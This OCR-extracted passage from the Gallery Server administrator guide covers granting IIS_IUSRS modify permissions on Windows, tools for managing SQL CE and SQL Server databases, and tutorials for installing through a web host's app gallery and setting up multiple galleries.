
The easiest way to accomplish this – and the way that works most of the time – is to give the built-in group IIS_IUSRS modify permission to the two directories. We suggest trying this first. If it doesn't work, you'll need to dig a little deeper to find out which account the web application is running under, then either add this account to the IIS_IUSRS group or explicitly give it the required permissions.

Adjust account NTFS permissions


Follow these instructions to give an account **modify** permission to a directory.

Note: These instructions are screen shots from Windows Server 2008, but other versions of Windows work similarly.


1. Determine which account you'll be adjusting permissions on. Typically, this is the built-in IIS_IUSRS group or the actual account the IIS application pool is running under. Find out the app pool identity here.
2. Start File Explorer.
3. Navigate to the directory containing the Gallery Server web application directory.
4. Right click the directory and choose Properties, as shown below:


galleryserverpro
Computer ▸ Local Disk (C:) ▸ inetpub ▸ wwwroot ▸ galleryserverpro
File Edit View Tools Help
Organize Views
Favorite Links
Documents
Pictures
Music
More ››
Folders
Desktop
Administrator
Public
Computer
Floppy Disk Drive (A:)
Local Disk (C:)
inetpub
custerr
history
logs
temp
wwwroot
aspnet_client
galleryserverpro
PerfLogs
Program Files
Users
Windows
DVD Drive (D:)
Network
Control Panel
Recycle Bin
Name
Date modified
Type
admin 9/3/2008 10:52 AM File Folder
anon 9/3/2008 10:52 AM File Folder
App_Browsers 9/3/2008 10:52 AM File Folder
App_Data 9/3/2008 10:58 AM File Folder
App_GlobalResources 9/3/2008 10:52 AM File Folder
App_Themes 9/3/2008 10:52 AM File Folder
assemblies 9/3/2008 10:52 AM File Folder
bin 9/3/2008 10:52 AM File Folder
CodeFiles 9/3/2008 10:52 AM File Folder
config 9/3/2008 10:52 AM File Folder
error 9/3/2008 10:52 AM File Folder
handler 9/3/2008 10:52 AM File Folder
images 9/3/2008 10:52 AM File Folder
installer 9/3/2008 10:52 AM File Folder
master 9/3/2008 10:52 AM File Folder
mediaobjects 9/3/2008 10:58 AM File Folder
script 9/3/2008 10:52 AM File Folder
skins 9/3/2008 10:52 AM File Folder
task 9/3/2008 10:52 AM File Folder
uc 9/3/2008 10:52 AM File Folder
changepassword.aspx 8/4/2008 5:10 PM ASPX File
default.aspx 8/15/2008 10:18... ASPX File
bal.asax 7/10/2008 9:05 PM ASAX File
in.aspx 8/4/2008 5:21 PM ASPX File
account.aspx 7/10/2008 9:05 PM ASPX File
rch.aspx 7/10/2008 9:05 PM ASPX File
b.config 9/3/2008 10:04 AM CONFIG File
b_sqlserver.config 8/28/2008 3:36 PM CONFIG File
Expand
Explore
Open
Share...
Restore previous versions
Send To
Cut
Copy
Delete
Rename
New
Properties


5. The Properties dialog appears. Select the **Security** tab, as seen here:




6. Click the Edit button. The Permissions dialog box appears:



7. If you see the account you are adjusting, select it and choose the desired permissions. Otherwise, click Add to show the Select Users or Groups dialog box. Type the account into the textbox, as shown below.



Click OK. Make sure the **Allow** checkbox is selected for the **Modify** permission, as seen below.



8. Click OK until all the dialog boxes disappear, and you are done!

15. Management Tools for SQL CE and SQL Server

Overview

When all is well and good in the world, you don't have to think about the database used by Gallery Server. However, there may be times when you want to review - and possible edit - the data directly in the tables. Below I describe the various tools that are available for managing SQL CE and SQL Server.

Using these tools is outside the scope of this document and can be found on the internet, so I'll be brief.

SQL CE

The SQL CE database in Gallery Server uses version 4 of the SQL CE engine, so all management tools must be able to open a version 4 database.

SQL Server Compact Toolbox (https://github.com/ErikEJ/SqlCeToolbox) Available as both a Visual Studio extension and a stand-alone application. Use the stand-alone version for a quick way to manage the database – everything is contained in a single .exe you can execute without having to install.

SQL Server

The full retail version of SQL Server comes with SQL Server Management Studio, a management tool that allows you to view the database objects, administer the database server, and execute SQL.

SQL Server 2016 Express, the free version of SQL Server 2016, optionally comes with management tools. I recommend you choose one of the versions with management tools when you download it.

16. How-To Tutorials

Overview

This section contains the following tutorials:

How-To: Install using Microsoft Web Application Gallery on a web host

How-To: Set up multiple galleries

How-To: Add a gallery to an existing ASP.NET application (no compile)


How-To: Add a gallery to an existing ASP.NET application (compile required)

How-To: Integrate into non-ASP.NET web sites (iframe Method)


How-To: Install using Microsoft Web Application Gallery on a web host

Some web hosting companies integrate the Microsoft Web Application Gallery (WAG) into their control panel. When available, this is often the easiest way to set up a gallery as it requires minimal technical skills. This is a walkthrough for installing Gallery Server on a new web site at Arvixe through WAG.

1. Ensure your site is running .NET 4.5 or higher in Integrated Mode. At Arvixe, log in to the Control Panel and click Web Sites in the Hosting Space Menu along the left. Then click the name of your website from the list, as seen here:




2. The Web Site Properties page appears. Click the Extensions tab and verify your site is running ASP.NET 4.0 (Integrated):




Note: The dropdown says 4.0 even when 4.5 or higher is installed.


3. Click Microsoft Web App Gallery in the Hosting Space Menu and filter the list by the Galleries category. Find Gallery Server in the list and click Download.




4. The Download Web Application dialog appears. Click Next.



5. Fill out the requested fields and click Install.



6. When finished, a confirmation message appears.



7. That's it! Click Launch Gallery Server to see your new gallery.

How-To: Set up multiple galleries

Imagine you are an IT Administrator and you want to give the Marketing and Engineering departments their own galleries. These are the requirements:


- User Bob administers the Marketing gallery

- User Vino administers the Engineering gallery.
- All logged on users can view both galleries.

